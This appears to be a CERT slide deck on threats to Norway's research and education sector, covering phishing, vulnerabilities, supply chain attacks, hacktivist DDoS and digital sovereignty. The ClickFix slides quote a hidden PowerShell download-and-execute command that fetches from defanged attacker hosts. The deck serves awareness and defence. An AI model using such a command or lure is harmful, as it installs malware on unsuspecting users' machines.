



Understanding the threat landscape

Øyvind Eilertsen
Sikt/eduCSC

2026-09-10







Cyber security center for
research and education (eduCSC-NO)




eduCSC 2026

- Sectoral CERT for research and higher education sector in Norway
- Collect, develop and share knowledge and resources
- Support cooperation to ensure more effective use of resources
- Approx. 17 person-years
- Teams:
 - Data & analysis
 - Custom compliance
 - Tools & integrations



eduCSC Threat report





TLP-GREEN

Trusselrapport for kunnskapssektoren i Norge

Utgitt av Cybersikkerhetssenter
for forskning og utdanning
T2 2026



Traffic light protocol (TLP)

TLP:RED

Do not share with anyone else.

TLP:AMBER

Limited disclosure. Share within your organisation and its clients on a need-to-know basis.

TLP:GREEN

Community-wide. Share with peers and partner organizations, but not on public channels.

TLP:CLEAR

No restrictions. Share freely.



Sources

Incidents stats: eduCSC and customers

Vulnerability scanning

National and international cooperation



Threat categories / attack vectors

- Compromised user accounts



Phishing

- AiTM-phishing: bypassing 2-factor authentication
- Exploiting compromised accounts
 - .no
 - Address lists
 - Email threads



ClickFix: The user hacks herself!

Verify You Are Human

Please verify that you are a human to continue.




I'm not a robot



Verification Steps


1. Press Windows Button "  " + R
2. Press CTRL + V
3. Press Enter






ClickFix: The user hacks herself!








A Windows Command Prompt window titled "Command Prompt" is shown. The window has a dark background and a light-colored title bar with standard Windows window controls (minimize, maximize, close). The command prompt shows the following text:


```
C:\>powershell.exe -w hidden -Command "iex (iwr 'https://github-scanner[.]com/download.txt').Content" # "? '
'I am not a robot - reCAPTCHA Verification ID: 93752"
```

The output of the command is displayed on the second line. The background of the desktop features a blue and white abstract, flowing, ribbon-like pattern.

ClickFix: The user hacks herself!



```
powershell.exe -w hidden -Command  
"iex (iwr 'https:// evil[.]com/download.txt').  
Content" # "?" "'I am not a robot -  
reCAPTCHA verification ID: 93752"
```



Threat categories / attack vectors

- Compromised user accounts
- Vulnerabilities



Vulnerability scan results

- Increasing # of vulnerabilities
 - Decreasing Time To Exploit
 - AI amplifies both of these...
-
- Observation: Reported vulns are being closed fast
 - Still: median is 3 days for *critical*...



Threat categories / attack vectors

- Compromised user accounts
- Vulnerabilities
- Supply chain attacks



Supply chain attacks

- Indirect attack: third-party
- One attack – many victims!
- “Poisoning” – inserting malware into (security) updates
- Education & research:
 - Open-source repositories
 - Limited control
 - Scarce resources



Threat categories / attack vectors

- Compromised user accounts
- Vulnerabilities
- Supply chain attacks
- Availability: DDoS & digital sovereignty



Availability: Denial of service





Server Killers



 We declare cyber war against to the Norway Government

 Reason for the attack: On 23 Aug, Norway and Ukraine signed a new defence/security cooperation agreement focused on the Drone Deal, with Norway continuing to strengthen Ukrainian defence capabilities through its Nansen programme.

#ServerKillers



1





1

14:34

Instagram

< 1216



! Edu
Univers

http
https://
49b67f

http
https://
49a226

http
https://
49b4c0

http
https://
49b543

http
https://
49b543



● Hi everyone, Norways some education online systems are attacked again.

#ServerKillers

👁 2 11:41



Mute



er Killers
ubscribers



cyber war against to the...

today

check-report/

check-report/

check-report/

check-report/

no/
check-report/

ЛЬНОСТЬ

👁 14 14:32

Mute



Threat actors

- State actors / “Advanced Persistent Threat”
- Cybercrime
- Hacktivists



Availability: Resources unavailable

“Who turned off Teams?”

“Why isn’t my credit card working?”



Digital sovereignty

- ICC employees lost email accounts and credit cards
- 7 Dutch universities blacklisted by Florida



Karim Khan, former ICC prosecutor

Source: Wikimedia.org

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What to do?



Know your systems – and patch them!

Exercise!


Share and cooperate!



Share!

- Incidents
 - Expertise
 - Losses
 - Successes
-
- Together we become stronger





Sikt

Norwegian Agency for Shared
Services in Education and Research

